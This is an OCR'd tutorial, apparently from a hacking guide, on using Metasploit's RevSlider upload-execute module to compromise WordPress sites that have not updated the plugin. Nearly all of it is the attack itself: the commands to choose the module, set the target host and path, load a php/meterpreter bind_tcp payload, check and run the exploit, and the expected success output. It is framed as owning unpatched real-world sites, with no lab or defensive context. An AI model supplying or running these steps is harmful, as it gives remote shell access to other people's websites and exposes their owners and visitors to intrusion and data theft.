
Launch Metasploit Framework Via Your Linux Distro Desktop



FYI, even though this RevSlider plugin vulnerability has been patched, many WordPress websites out there still haven't updated their RevSlider plugin, which makes them susceptible to getting owned by 1337 hax0rs.

Type In The Subsequent Commands Into Terminal:

- **search** revslider
- **use exploit/unix/webapp/wp_revslider_upload_execute**
- **show options**



You need to set your target's website URL using the subsequent command:

set rhost 127.0.0.1/targetsiteurl.com (Replace IP Address with site's IP or simply replace target's site URL.)

AND

You need to set your target's URI base path to their WordPress application using the subsequent command:


set targeturi /wordpress (Replace /wordpress with individual directory path if WordPress is not installed in /)

Use A Payload

We need to set a payload. In our demonstration, we use the notorious meterpreter payload to pwn our target.

Type in the subsequent commands in Terminal:

- **set payload php/meterpreter/bind_tcp**
- **show options**



Make sure that rhost for both module and payload options are filled with your target's site IP address/URL.

You could check/confirm if the target is vulnerable by typing in "**check**" command into the terminal.

You would get the response message: "The target appears to be vulnerable." We already know that, but just to check again.

Now to get the meterpreter shell on the target's system, simply type in "**exploit**" command into the terminal.

If successful, the following messages will show in terminal:

- "127.0.0.1 (Target's IP Address Replaced) – **Our payload is at /wordpress/wp-content/plugins/revslider/temp/upload**"
- "127.0.0.1 (Target's IP Address Replaced) – **Calling payload…**"
- "**Deleted oCDNSJ.php**"

- "**Deleted ../revslider.zip**"

I hope the training is useful

mr.mansoori@yahoo.com

Instagram.com/Behrouz_mansoori